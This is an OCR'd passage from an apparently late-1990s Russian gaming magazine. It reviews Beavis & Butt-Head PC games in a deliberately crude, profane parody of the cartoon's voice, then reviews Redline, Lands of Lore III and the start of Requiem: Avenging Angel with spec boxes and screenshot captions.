W95, 486DX4-100



Короче, баклан, компьютеры — это дерьмо. Даже те, которые крутые и на которых можно играть в Q. Есть еще те компьютеры, где есть халявная порнуха, но это тоже дерьмо, потому что можешь назвать это сексуальным одиночеством, упырь. Короче, типа нарисованные телки не дают и все такое, и их нельзя завалить, поэтому это тоже отстой. И, короче, все чуваки, которые пользуются компьютером, тоже полные уроды и козлы, потому что у них телки нарисованные и сексуальное одиночество. Типа, их компьютер им ведь не даст и все такое.

Потом все эти говенные игры, которые упыри писали для упырей. Там в половине нет ни одной телки, только бабки кое-где, да и тех давить надо — дерьмо какое-то. Короче, игры — полное дерьмо, и еще от них плохо мозги работают, да, и все такое. И вообще на свете нормальных игр всего четыре или типа того, и потому что они про клевых чуваков как мы, которые Бивис и Батхед.


Вот, типа, одна — **Beavis & Butt-Head: Wiener Takes It All**, и она похожа на «Поле чудес» или типа того. Вообще, все эти игры типа «Поле Чудес» и все такое — полное дерьмо. И даже если там всякие крутые темы, типа «телки», или там «мертвые животные», или даже «рок-группы» — это все равно дерьмо. И



вообще, такие темы — всякие группы и все такое — это очень редко бывают. Потому что всяких продюсеров ломает делать такие темы и все такое в своих программах. Типа они боятся порицаний какой-то общественности, которой на самом деле на это наблевать.


Но зато эта игра — крутая, баклан, верь мне, хотя она и похожа на «Поле Чудес», даже на самом деле почти точно такая же — только тебе не надо никаких всяких барабанов крутить, а только смотреть в ящик и все такое. Тут все не так, как в других играх типа такого, потому что, во-первых, тут есть крутые чуваки — наши Бивис и Батхед — и это очень круто. Они тут базарят и выпендриваются, прикинь? Потому что их любит весь мир и они очень умные и типа там. И еще эта игра типа многопользовательская, потому что мне так сказал один урод, и значит, этой игрой можно будет много раз пользоваться, а потом еще и типа кому-нибудь подарить или подтереться, и это круто. И потом тут всякие крутые вопросы в игре типа «кто изобрел сральник» и все такое. И еще есть крутые вопросы, типа того, что какая страна первой стала производить бумагу для сральников (приколись! А чем же эти уроды задницу вытирали, пока типа производство не наладили и все такое?). Или еще ценный вопрос: сколько тебе осталось жить, если тебя укусила ядовитая змея? Прикинь, баклан, мне будет насрать, сколько мне осталось жить, когда меня змея укусит, потому что я, наверное, сразу к телкам побегу, и они мне дадут, потому что змея — это круто. И вообще ты можешь ничего не знать и выиграть, потому что это круто, даже если ты полный отстой, потому что вопросов **750**, и тебе хватит. АААААА! Я могучий мастер-кукуруза! И ты можешь взять меня, но ты никогда не получишь мою кукурузину, потому что игры типа «Поле Чудес» — это не круто, кроме только той, о которой я тебе сейчас рассказал. Только эта игра тоже крута, только для тех чуваков, кто хорошо знает этот типа английский и все такое, потому что когда игра только на английском, а ты его не знаешь — это полное дерьмо. Но вообще-то это круто. Верь мне, пельмень, и ты тоже станешь как я — могучий мастер-кукуруза, если тебя, конечно, от конфет и такого дерьма пропрет.

Типа, когда уже будешь кукуруза и все такое, можешь посмотреть **Beavis & Butt-Head: Calling All Dorks**. Это типа образовательный продукт и все такое. Потому что настоящие образовательные продукты полное дерьмо — там всякие




энциклопедии и прочая художественная культура. А этот продукт — очень крутой. Это даже типа того, что дрянь, которая Винды изменяет до задницы, или как там это называется.
Тебе же не обязательно быть уродом, чтоб твой компьютер был крутой, потому что если ты используешь компьютер — ты уже, наверно, крутой и все такое, хотя ты можешь быть и полный придурок, даже если ты думаешь, что ты крутой и все такое, но если ты ставишь себе такую образовательную утилиту, то ты точно крутой, упырь.
Потому что когда ты ее поставишь, ты сможешь претендовать на то, чтобы сделать себе ДЕЙСТВИТЕЛЬНО крутой компьютер, когда повесишь на рабочий стол нормальные заставки и иконки, и, короче, это полностью называется «темы рабочего стола», где есть Бивис и Батхед. Темы очень крутые: «Бивис и Батхед дома», потом «Телки и все такое», «**Let's Rock**», еще есть одна «Школа дерьмо», «Старый Хиппи», «Банда» и самая главная и крутая — «Великий Кукурузина», где этот придурок Бивис круто обожрался сладкого и теперь ловит приход, что он кукурузина и очень крутой. «Я МОГУЧИЙ МАСТЕР-КУКУРУЗАААААА!». Круто.
Еще там есть говорящие часы из Бивиса и Батхеда, и они умеют говорить какое-нибудь дерьмо каждый час и все такое. А еще там есть крутая игра, которая называется «Пятнашки», и это очень круто. Она очень нужная, потому что если у тебя не работает **Quake**, ты можешь поиграть в пятнашки и все такое.
Вообще-то, самая крутая штука — это видеоролики, и их тут завались. Это даже круче, чем картинки и прочие части экранных тем, или как их там, и круче чем пятнашки, потому что Бивис и Батхед тут живые и говорят, как живые, и все такое. Правда, там нет голых телок и президентов разных стран, но зато все круто. Их даже можно заставить крутиться на заднем плане рабочего стола, когда ты работаешь с каким-нибудь дерьмом и все такое. Но это очень образовательно и круто, хотя я не знаю, как это дерьмо работает.
Короче, упырь, это конкретная маза. Ты просек? Думаю, да, потому что ты же крутой, если у тебя есть **X** и все такое, потому что **X** — это очень крутой журнал для разных крутых бакланов, и даже если чувак в банде, он все равно может читать **X**, потому что это очень круто.

Проперся? Приколись, есть еще две крутых игры. Вот, типа, **Beavis & Butt-Head: Little Thingies**. Вообще-то это не одна игра, а, типа того, много, но зато они все мелкие, и от этого их много. Их на самом деле целых семь, и типа этого хватает на каждый день в неделе, потому что их там тоже семь, приколись? Короче, мне из семи проперли три: одна — **Air Guitar**, где эти два баклана могут гитару изображать и могут пердеть, и вот это точно круто. И можно как на пианино сыграть, они прогитарят или пернут, и ты это запишешь, и потом это будет круто, особенно если у тебя кто-нибудь из крутых чуваков никогда не слышал, как пердят Бивис и Батхед — им точно понравится, и они приведут послушать своих телок, и ты их завалишь, и они тебе дадут, пока упыри будут слушать, как эти бакланы пердят. Потом мне еще понравилось, где **Bug's Justice**, и это круто — там ты можешь через увеличительное стекло жечь тараканов и жуков, чтоб их, типа, изучать. Жуки и эти все тараканы будут пухнуть и дохнуть и круто вонять. Потом еще есть кульная игра — **Hock-A-Logie**, и там можно харкаться с крыши. Этим, типа, можно заниматься и дома, из окна или, короче, там с магазина, но это не круто, потому что там если тебя поймают какие-нибудь крутые чуваки из банды, то ты уже никогда харкаться не сможешь, потому что тебе нечем будет. Тебе даже мочиться нечем будет, и телки тебе уже не дадут, потому что ты им будешь нафиг не нужен. А вот в этой самой **Hock-A-Logie** ты можешь с крышей отрываться бесконечно и харкаться в кого угодно, потому что они тебя, типа того, не увидят, потому что они тупые упыри и все такое. И это безопасно, хотя безопасность — полное дерьмо. Но харкаться круто. Потом там еще, кроме этих трех игр, еще четыре игры, и они тоже крутые — можно, типа, на пенисном корте в пенисистов покидаться мячами, или типа того, или на стройке потусоваться, и это круто, но про это долго можно еще рассказывать. Короче, типа **Little Thingies** — это круто.



А, короче, последняя крутая игра — это **Beavis & Butt-Head: Screen Wreckers**. Это вообще круто, потому что она для релаксации и для Йогов и все такое. Приколись, один пельмень мне тут сказал, что, типа, когда за компьютером работаешь, надо обязательно раз в десять минут отрываться от монитора и смотреть в окно и, типа, обязательно вдаль, потому что тогда глаза отдыхают и телок можно увидеть, и это круто. Потом еще глаза отдыхают, если заняться сексуальным одиночеством, но тогда вообще-то круто вдаль смотреть, потому что там могут телки быть, и тогда тебе это одиночество нафиг не нужно будет. А вот в **Screen Wreckers** ты можешь, короче, релаксировать и при этом от монитора вообще не отрываться, потому что еще неизвестно, будут там вдали телки или какой-нибудь урод пройдет с пуделем — так лучше тогда типа все время в монитор пялиться. А туда теперь пялиться круто, потому что у тебя с этой прогой Бивис и Батхед будут такие вещи прям поверх рабочего стола выделывать, что ты заценишь, чувак. Типа, у них теперь куча способов тебе на столе нагадить, и это прям поверх какого-нибудь открытого сраного окна, типа **Word**, или там где ты еще работаешь. Устал — нажал кнопку, и бакланы пошли гадить. Пришел Бивис, написал во весь экран «ВСЕ ЭТО ДЕРЬМО». Круто! Еще можно прямо на экран мусорным ведром гадить, если его пинать — очень круто, полное дерьмо. Потом еще дерьмо, где можно экран в говно подстричь газонокосилкой, и это тоже круто. И яйцами кидаться в экран тоже по кайфу, упырь, и когда унитазы падают — это типа круто, и все такое. А еще отдельная маза — кататься по экрану в шине от Камаза, и это Бивиса и Батхеда тоже типа очень прет. Или типа крутая маза, где Бивис хочет обожраться сладкого, чтоб его проперло, что он Мастер-Кукуруза. Это круто. А еще типа круто, что там любую мелкую мазу — типа как с яйцами или там с шиной — можно использовать как крутой скринсейвер, и это вообще очень круто. Когда телки видят такой, они сразу понимают, что их сейчас будут валить, но уже поздно.
Короче, пельмень! Верь мне — эти четыре игры — это очень круто, потому что вообще-то все эти сраные компьютеры — полное дерьмо без них. И если у тебя нет этих игр — самое время затусоваться на крутое место, где ты обычно покупаешь игры или типа того, и прикупить пару. А еще лучше — возьми их у какого-нибудь раннеменструального чувака и не верни, потому что они уродам нахрен не нужны, только крутым чувакам. Удачи тебе, баклан.

X



Redline: Gang Warfare 2066

Совокупление 3D-шутера и автодавилки

Олег Бочаров

Категория
Action

Похожесть
Necrodome

Разработчик
Beyond Games

Издатель
Accolade

Координаты
www.accolade.com

Системные требования
Минимум – P-200MMX, 16 Mb RAM
Желательно – P2-300, 32 Mb RAM, 3D уск.
Мультиплейер – Модем, Сеть



Вы Quake помните? Нет? Какая досада. Там еще такие обои... с веселенькой расцветочкой? Боеприпасы, которые как грибы ютятся под каждым инкрустированным пентаграммой кустиком. Да вдобавок хищные бладопитающиеся, что, поигрывая полигонными мышцами, слоняются из угла в угол в поисках подходящей компании... а подходящая компания — это такая компания, которой можно подкрепиться.
Вспомнили? Нет? Неудивительно: вышла-то ведь она давненько, да в придачу число таких игр ежедневно растет в геометрической прогрессии. Но бот с ним, с кваками.
Давайте вспомним другую милую игрушечку. Carmageddon. Припоминается? Нет? Прям сплошное расстройство. Там еще такая штукатурка... с веселенькой расцветочкой? Мясоприпасы, которые, мирно мыча, пасутся возле каждого инкрустированного оторванным карбюратором кустика. Да вдобавок хищные автолюбители, что, покручивая полигонными колесами, слоняются из квартала в квартал в поисках подходящей компании... а подходящая компания — это такая компания, по которой можно прокатиться.
Вспомнили? Нет? Неудивительно: вышла-то ведь она давненько, да и геометрический прогресс пока еще никто не отменил.
К чему это ты клонишь, — спросите вы меня? Я? Я ни к чему не клоню. Это фирма Accolade клонит. Вернее, склоняет. Еще вернее — склоняет к сожительству. К совместному сожительству она склоняет Quake и Carmageddon. И имя этому сексуальному извращению — Redline.


Ты чего лыбишься? Ща пасть порву и всем скажу, что так и было!

Их скрестили, и оно родилось

Скрестить Quake с Carmageddon пытались и раньше. Но акушеры приходили в такой ужас, что факт рождения ублюдочного ребеночка тщательно замалчивался от широкой публики, либо же его удавливали пуповиной даже прежде, чем он успевал увидеть свет. Широкая общественность пребывала в сладостном неведении и ждала радостных вестей от селекционеров. Вестей откровенно не было, а те, что были — еще откровеннее пугали.
Но тут на горизонте всплыли Accolade. Старики их помнят и чтят за старенькие автомобильные аркады. Аккoладовские машинки ездили еще на EGA мониторах, потрясая воображение своими стремительными взлетами, падениями и тройными тулупами. Нынешние же автодостижения компании в лице (точнее, в лобовом стекле) последних Test Drive и прочих драйвов уже не вызывают бурю восторгов в кругах пресытившихся игроманов. Но, как выясняется, есть еще у Accolade, есть порох в пороховницах. В самом буквальном смысле слова.
Redline предложит вам тьму тьмущую неординарных развлечений. Я могу сказать, что в ней вам придется злоупотреблять убийством. Но я так не скажу, так как это окажется сильным преуменьшением. Замечательное свойство Redline — то, что вы сами можете выбирать предпочитаемый вами метод умерщвления. Завидев издали тщедушную и жалкую фигурку противника с баллистическим «Першингом» в руках, вы вправе заняться плюрализмом и сделать демократический выбор: прикваккнуть его или закармагедить, сиречь пристрелить или задавить.
В любой наиболее удобный для ваших кровожадных амбиций момент вы можете покинуть седло железного скакуна, извлечь из багажника многозарядную «Муху» и отправиться вершить самосуд вручную. И это будет типичный Quake.
В любой следующий наиболее удобный для ваших не менее кровожадных амбиций момент вы можете забросить разогретую повальною стрельбою «Муху» обратно в багажник, забраться назад на седло того же самого скакуна и, пришпорив по газам, отправиться вершить са-


Чего нос не в свои дела суешь? Или ты хочешь сказать, что моя бензопила — это твое дело?!

мосуд — на сей раз под сладкий скрип протекторов, оставляющих сладко пахнущие резиной борозды на расплющенных телах задавленных врагов. И это будет типичный Carmageddon.

Не очень оригинально, зато про войну

Антураж для описанных событий весьма характерен. Безусловно, авторы могли проявить недюжинную фантазию и перенести место действия в экзотические места. Например, в детсадовский Диснейленд, пионерский лагерь или комсомольский лепрозорий. Однако лицензировать недюжинную фантазию, в отличие от движков, пока еще не научились, поэтому все события разворачиваются на фоне послеядерных руин нашего с вами ненавистного будущего. Не очень оригинально, зато про войну.

С кем воюем, толком не объясняют. Одно известно наверняка — воюем с врагами. Для большинства игр подобной арифметической философии оказывается достаточно. Если вам такого разъяснения мало, могу добавить: мы воюем с ненавистными врагами.

Что самое удивительное — первая миссия Redline дает нам недвусмысленный намек на то, что все происходящее является лишь спортивным соревнованием, гонками на выживание в условиях урбанистической жестокости. Но по ходу дела спортивная составляющая куда-то улетучивается, и шоу превращается... шоу превращается... превращается шоу... в террористический разгул. Ну да и ладно — карьера бессмысленного убийцы лично меня привлекала куда больше, чем кеды и баскетбольный мяч. Пусть даже кеды будут сделаны из титана, а мячик — из обогащенного плутония.

Места действий живописны и отрадны. Не стоит ждать ландшафтов на уровне Unreal и квартиршафтов на уровне Half-Life. Автобаншафты также явно не дотягивают до вызывающего восхищенную эпилепсию Need For Speed III. Все простенько, но со вкусом. Число плоскостей, полигонов, стен, текстур, пикселей, треугольничков, квадратиков и даже звезд на небе сведено до минимума. И это понятно, ведь автомобильный экшн жрет аппаратных ресурсов куда больше, чем 3D-шутер, в связи с более стремительной динамикой (и не стоит также забывать про огромные открытые пространства). В процессе вождения вашего транспортного средства эта аскетичность ни капли не беспокоит. Однако те места, куда можно проникнуть лишь пешеходным методом, выполнены в более пафосном и грандиозном барокко, своими угловатыми формами изрядно напоминающим Duke Nukem 3D. Сходство с Дюком прибавляют и ваши двуногие соперники, с ног до головы обвешанные ракетницами и обезображенные одичалыми сержантскими улыбками. Смотреть особо не на что. Но и не незачем — это вам не Эрмитаж. Нечего тут ходить с распахнутым ртом, наблюдая чудеса архитектуры и прелести турецкого евроремонта. Redline — это 100% экшн. И в нем нет места назойливому эстетству. Главное, что привлекает в игре — убедительное смертоубийство. Кровь, кишки и взмывающие в облака куски мяса выглядят ну прямо как живые. Невольно оглядываешь свои пальцы — не от крови ли они липнут к клавиатуре? А уж пиротехника вообще вызывает чувства, интерполяционно приближенные к апокалипсическому экстазу.

Мост промеж стихиями

Совокупление 3D-шутера и автодавилки всегда чревато ущербным геймплеем либо первого, либо второго. В Redline чувствуется тщательная работа по налаживанию баланса между двумя кровавыми стихиями. Понятно, что с газовым пистолетом супротив картофелеуборочного комбайна не попрешь. Поэтому вам не придется иметь дело ни с пистолетами, ни с картофелеуборочными комбайнами. Автомобиль (или мотоцикл), доверенность на вождение которого вам выдает Accolade, обладает полным боекомплектом, делающим вас способными бороться с ненавистными буржуинами. Начиная с больно кусающегося бампера и заканчивая замысловатыми пучковыми молниями, выжигающими все живое в радиусе семнадцатидюймового монитора. Но ежели вы добровольно или в результате аварийного катапультирования покинули свое транспортное средство — не отчаивайтесь. Ваш карманный боекомплект вполне может справиться с любой представляющей угрозу двуногой, четырехколесной и даже винтокрылой опасностью. Пешеход даст сто очков форы машине по маневренности, разве что он не обладает магической способностью к боковому огню — малочисленность руковых отростков препятствует.


Помесь замка с канделябром — уникальное архитектурное изобретение Beyond ames


Давай поговорим как мужчина с мужчиной — или как вы там это зовете — как зомбя с зомбей!

В придачу, для пущей подстраховки игрового баланса, уровни Redline спроектированы таким образом, что определенные этапы игры комфортнее (а чаще и вовсе необходимо) проходить в определенном режиме. Главное, чего смогли добиться создатели — они избегли притянутости за уши, присущей большинству игровых гибридов. P-N-P переход автомобиль-пешеход-автомобиль выглядит вполне органично, я бы даже сказал — оргазмично... за исключением десматча. А вот в десматче Redline превращается в откровенный, наглый и неприкрытый Carmageddon. Нет, конечно, никто вам не мешает носиться с бензопилой за бульдозером, тем более, что бензопила в Redline обладает абсолютно несусветным свойством — стоит ее хорошенько раскрутить, и вы начинаете летать на ней аки сатанинский Карлсон на метле. Но предупрежу сразу — носиться придется долго. Очень долго. Может, всю жизнь. Уровни для поединков отличаются неслыханными масштабами, и заблудший пешеход не один год проведет в блужданиях по безграничной пустыне, на дальней окраине которой, изнывая от жары и скуки, его ждет безжалостный противник. Спасибо, что хоть радар на старте выдается. Превышения скорости он, к сожалению, не фиксирует и штрафы не выписывает, но место, скучает и изнывает ваш безжалостный противник, обнародует вмиг.

Обилие маленьких оригинальных игровых фич, на освоение которых у вас уйдет не менее двух-трех десматчевых партий, не может не радовать. Однако под ними можно разглядеть главное: все те хитрости и приколы, которыми нашпигован десматч в Redline, призваны в него для того, чтобы скрыть его исходную бестолковость. Боковой огонь, радары, обширнейший выбор средств передвижения — это не роскошь. Это сладкие пилюли, призванные подсластить откровенно кислый экшн. Сингл-плей явно предпочтительней.

Предпочтительней не только десматчу, но и конкурирующим играм. Удивительно, но выход Redline не стал грандиозным событием современного шоу-бизнеса. Видно, потребитель сыт 3D-играми по самую мультикарту. Зря? Зря. Нельзя же насыщаться одними праздничными обедами, нужны и махонькие, но вкусные полдники с компотом и булочкой. И Redline здесь, как никогда, к столу.

X



Lands Of Lore III

Ексель-воксель!

Пиркс

Категория
Action / Adventure / RPG

Похожесть
Lands of Lore II

Разработчик
Westwood Studios

Издатель
EA

Координаты
www.westwood.com

Системные требования
Минимум – P-166, 32 Mb RAM,2 Mb Video
Желательно – P200, 32 Mb RAM, 3D уск.
Мультиплейер – отсутствует



Эх, дружище (это ничего, что я на «ты» и так фамильярно?), давай сядем, закурим, что ли. Не куришь? Это правильно, конечно, да вот только тема у нас с тобой сегодня нервическая дюже, тут без сигаретки можно много лишних нервных клеточек пережечь. А они не восстанавливаются. Так что подумай.

Речь мы с тобой поведем о **LOL III**. Не знаешь про **LOL**? Нееет, это совсем не **Laughing Out Loud**, хотя и это сокращение очень даже сюда катит. Это расшифровывается как **Lands of Lore**. Давай, друг, разберем эти 4 компакта по косточкам. И беспристрастно вынесем им смертный приговор.

Это было, было...

Нет, ну ты же помнишь первый, самый первый, ВГА-шный **LOL**? Это же было так здорово и так восхитительно просто! Это было потрясающе красиво и дико динамично. И, что очень важно, это было элементарно, для любого самого тупого чайника — вместо генерации выбор из 4 готовых героев, простая, как правда, система и элементарный геймплей. Конечно, могло быстро достать (лабиринты по своей запущенности давали бехолдерам сто очков вперед, а загадки иногда бывали исключительно бредовы), враги регенерили не по-детски, да и реал-тайм некоторых хардкоровых рпгшников из себя выводил. Ну, как говорится в фильме «В джазе только девушки», **nobody's perfect**, так что даже с этими недочетами все было тип-топ.

Мда. Народ ждал вторую часть до потери аппетита, с жадностью ловя любые слухи о готовящемся продолжении. И, как и следовало ожидать при столь горячем ожидании, был грандиознейшим образом кинут. Красоты не оказалось, поскольку графика страдала клиническим убожеством. Не оказалось, впрочем, и массы прочих полезных в ролевом деле вещей — партии, например. В общем, это была уже не **RPG**, совершенно однозначно. Народ сказал свое веское «фе» и перестал верить в сериал.

«Пусть меня назовут предателем ролевых интересов, но Half-Life однозначно круче по всем игровым параметрам. Ведь смысл-то и в LOL III абсолютно такой же...»

Но **Westwood** был полон надеждами нажиться на нас еще разок. И все больше и больше подогревал надеждами на светлое ролевое будущее **LOL**. Обещали золотые горы, прорыв в жанре **RPG** вообще, революционную графику и массу прочего. А мы что — мы народ доверчивый, взяли да и поверили. И купили эти вот 4 диска с третьей частью, притом были вполне оптимистично настроены, потому что... А почему, действительно? Может, казалось, что хужее второй части быть не могет?

Гм... Ну, хужее оно все же и не стало. Но и лучше — навряд ли. Грустно, а? Ну, хрен с ней, с грустью, надо же разобраться, отчего все так запущено.


История дона Бастардо (aka Коппер Ле Гре)

В общем, продолжаются разнообразные проблемы в замке Глэдстоун, и, как обычно, игрок будет вытаскивать этот мирок, приятный во всех отношениях, из глубокой... ммм... допустим, помойной ямы.

Ну что, игра ролевая ведь (в принципе)? А значит, берем на себя чью-то роль. Придется влезть в шкуру некоего Коппера, получеловека-полудракоида. Ну, что поделать, веселился как-то в молодости его папаша по крупному, ну а закон соотношения качества женщин и водки, видимо, работает и в фантазийных мирах. В общем, у паренька была тяжкая жизнь, хотя тот факт, что отец был братом короля, скрашивал житье-бытье. Так вот, прямо в интродакшене папу, злобных братьев, да и немного самого Коппера покусали какие-то межпростран-



Слева направо на фото: один местный NPC (читай — баклан), тушка убитого кабана и (летает) мой верный фамильяр голем Лиг.




Народ, не пугайтесь, это не сбой в графике. Это такая в LOL3 автокарта.

ственные кобели. Ну, родственников вусмерть, а наш герой лишился души и только силой дружественной магии еще вообще жив. В общем, мораль ясна — нужно срочно искать душу, и дамоклов меч дедлайна навис над игроком. По ходу дела, разумеется, будут успешно закрыты все порталы, а та тварь, что их пооткрывала, крепко схватит по хоботу. Сюжет, скажу я тебе, как сюжет. Ну, натыкано еще по округе порталов в параллельные миры для пущей эклектичности, ну, опять эти долбанные боги (а в первой части без них было так хорошо-о!) — довольно все пристойно. Нареканий по этой части нет, но спасет это LOL III довольно слабо.

Одно слово — отстой

В это слово легко вмещается все многообразие разнообразных нелестных эпитетов, которыми можно LOL наградить. Русский язык в этом (ругательном) отношении особенно велик и могуч, но мы будем лаконичны, ведь правда? Отстой. По причинам многим.
Прежде всего, это не RPG. Экшен — да, вполне, правда вымученный и уродливый, но да. Адвентюра? Возможно, но только линейная и с довольно-таки избирательной интерактивностью. Но ролевые элементы тут явно отброшены на третье место по значимости. Они есть, без них все было бы совсем запущено, более того — есть несколько довольно интересных находок. Но по-настоящему ими насладиться не выйдет, причем по многим причинам сразу.
Первая из них становится видна сразу после просмотра приятственного вступительного мультика, как обычно, по-веструдовски качественного. Зовут эту причину мадам Графика, а фамилия у нее — Ужасная. Скажу не таясь — я такой страсти не видал уже давно. Во-первых, ей за каким-то дьяволом требуется аксель, однако совершенно ясно, что он в LOL как пятое колесо в телеге. Хотя очевидцы, рискнувшие посмотреть сей шедевр без 3Dfx, сообщают, что сие вообще не поддается описанию, могу сказать — использовать ускоритель в Westwood не умеют. Очевидно, они краем уха где-то услыхали, что нынче размытые текстуры пользуются популярностью и спросом — и ву а ля, во всю мощь своих четырех мегов мой первый «Монстр» размывал их, не покладая сил. У меня сложилось впечатление, что больше он ничего не делал, разве что по привычке малость поускорял.
Потом, окружающая трехмерность. Ой, мама, роди меня обратно — ты давно не видел лесов, нарисованных на плоскости? Как декорации в театре, улавливаешь? Лес, если вы еще не знали, это пара-тройка воксельных дубов, в которых можно даже и заплутать, и окружающий их задник, на котором довольно коряво и расплывчато (текстурки-то размывать надо!) изображена прочая чащоба. Кррруто, а? Я уж не говорю про живые изгороди — они вообще совершенно плоские, да и много чего еще не дает забыть, что игру делали топором.
Я упомянул воксели? О! Вот это тема для отдельной беседы, мы с тобой еще как-нибудь этих выродков (вокселей) обсудим. Это уродцы, кроме шуток, которые, кстати, иногда странным образом напоминают своих отцов-однофамильцев, пикселей. То есть некоторые пни и прочая живность норовит повернуться к вам одной и той же стороной, как трупы в Wolfenstein все время аккуратно ложились ногами к игроку. Ну да ладно, но на них натянуты совершенно ужасные текстуры, при приближении зачаровывающие «натуральными стопроцентными пикселями» — квадратами в пол-экрана. Ну, у меня, может, ностальгия по каменному веку технологии, но вот как тебе, друг, даже и не знаю.
Еще из технических штучек скажу про растасовку игрового мира по дискам. Именно, скажу я тебе, растасовку — они явно их случайно распихивали, что ты с первого можешь сразу на четвертый



Ножичком махать? Глупые эти бандиты. Ему ж сейчас в спину Лиг ударит.



Это мой любимый воксель (он еще и крутится, кстати) и вид на него из моего еще более любимого инвентаря.

Это один мой знакомый, бог Драракль. Нашел куда бежать из нашего мира — в вулканический! Лавы тут больше, чем в Q1DM4, право слово!

прыгнуть. И при том, что шаг влево, шаг вправо — и начинается загрузка нового уровня, долгая и выстреливающая без предупреждения. Юзеру хреново? Ну и фиг с ним, зато нам весело.
Еще покритиковать? А может, хватит? Ну, если настаиваешь, скажу: Half-Life интереснее. Пусть меня назовут предателем ролевых интересов, но «Полужисть» однозначно круче по всем игровым параметрам. Ведь смысл-то и в LOL III абсолютно такой же: бегай себе, убивай монстров, двигай себе по сюжету. Ролевых элементов, конечно, не в пример больше, но основная смысля не меняется, да и вообще, этих самых элементов я даже в Hexen могу поиметь немало.

Чайная ложка меда

Знаешь, что самое удивительное? Да то, что, при всей общей отстойности ЛОЛа, в этой кучке навоза есть пара если и не бриллиантов, то вполне полудрагоценных камушков. Ну, например, впервые реализован механизм получения разного рода экспы. То есть если ты убил кого-нибудь мечом — получай экспу воинскую и расти в уровнях как воин, за магию, соответственно, будешь расти над собой как маг. Это же почти революция! Почти — потому что ты свою экспу вообще увидеть не способен, сколько ее есть, сколько осталось до уровня, она вообще как бы отсутствует.
Или вот фамилиар — небольшой дух, выданный вам в помощники. Получить его можно в гильдиях, причем у воинов, понятное дело, фамилиар боевой, монстров мочит, а у клериков — лечит. Выбираешь ты только одного, и он верой и правдой будет служить до самой своей гибели, либо до успешного завершения игры. Ну и я не упоминаю традиционное ЛОЛовское разнообразие всяческих предметов, вечные листья алоэ, все так приятно напоминающее о днях, когда серия только начиналась...

Ну, как тебе рассказец? Вот ведь загубили такую идею, причем так мертвенно загубили, а? Жалко, мне тоже жалко, а что тут сделаешь — мир чистогана все губит к чертовой матери. Провал, провал однозначно.

X



Requiem: Avenging Angel

Ярость божия на репу страждущим в стиле техно-мракобесие

Категория
3D action с элементами RPG

Похожесть
Quake II, Jedi Knight II

Разработчик
Cyclone Studios

Издатель
3DO

Координаты
www.3do.com

Системные требования
Минимум – P-166, 32 Mb RAM
Желательно – P2, 32 Mb RAM, 3D уск.
Мультиплеер – в наличии



Старший опер Goblin

В поисках замечательных героев, сюжетных ходов и занимательных историй руки игроделов наконец-то дотянулись и до священных коров. Первой ласточкой была «лукасартовская» **Afterlife**, игра хорошая, но русскому человеку непонятная. А теперь вот под раздачу попал библейский пророк Малахия, а вместе с ним — целая толпа менее авторитетных деятелей иудео-христианской мифологии. И должен отметить, попали эти ребята в надежные лапы, потому как игра «Реквием» с их участием получилась вовсе даже неплохой.

Сюжет.

За неоднократные нарушения дисциплины и злостное хулиганство Господь наш Вседержитель попер из Рая группу оборзевших от безнаказанности ангелов. Ангелы, получившие наименование Падших, прибыв на Землю, не только не упокоились, а наоборот, развили кипучую деятельность по дальнейшему подрыву устоев.
Тайно руководя людишками и кое-где ловко ими прикидываясь, они успешно вели подрывную работу против всех заветов и заповедей. Глядя на творящийся внизу беспредел, Господь призвал специально обученного ангела по фамилии Мэлэкай (так на английский манер звучит Малахия). Мэлэкай получил боевую задачу и скаканул с облака прямо вниз, дабы учинить среди утративших нюх Падших серьезнейшую разборку, а если понадобится, то и глобальный отстрел несогласных.
Однако все не так простенько, как может показаться. Похоже, привычный стиль «режь и беги» отходит в прошлое навсегда, потому что после **Thief** и **Half-Life** делать что-то тупо-прямолинейное как-то даже и несолидно. Нет, конечно, нам еще выдадут простой как солдатские трусы **Mortyr**, но это уже будет сугубо мутантское исключение. Впрочем, не переживайте: пострелять придется как обычно, то есть от души. Этот канон жанра никто менять не будет никогда.
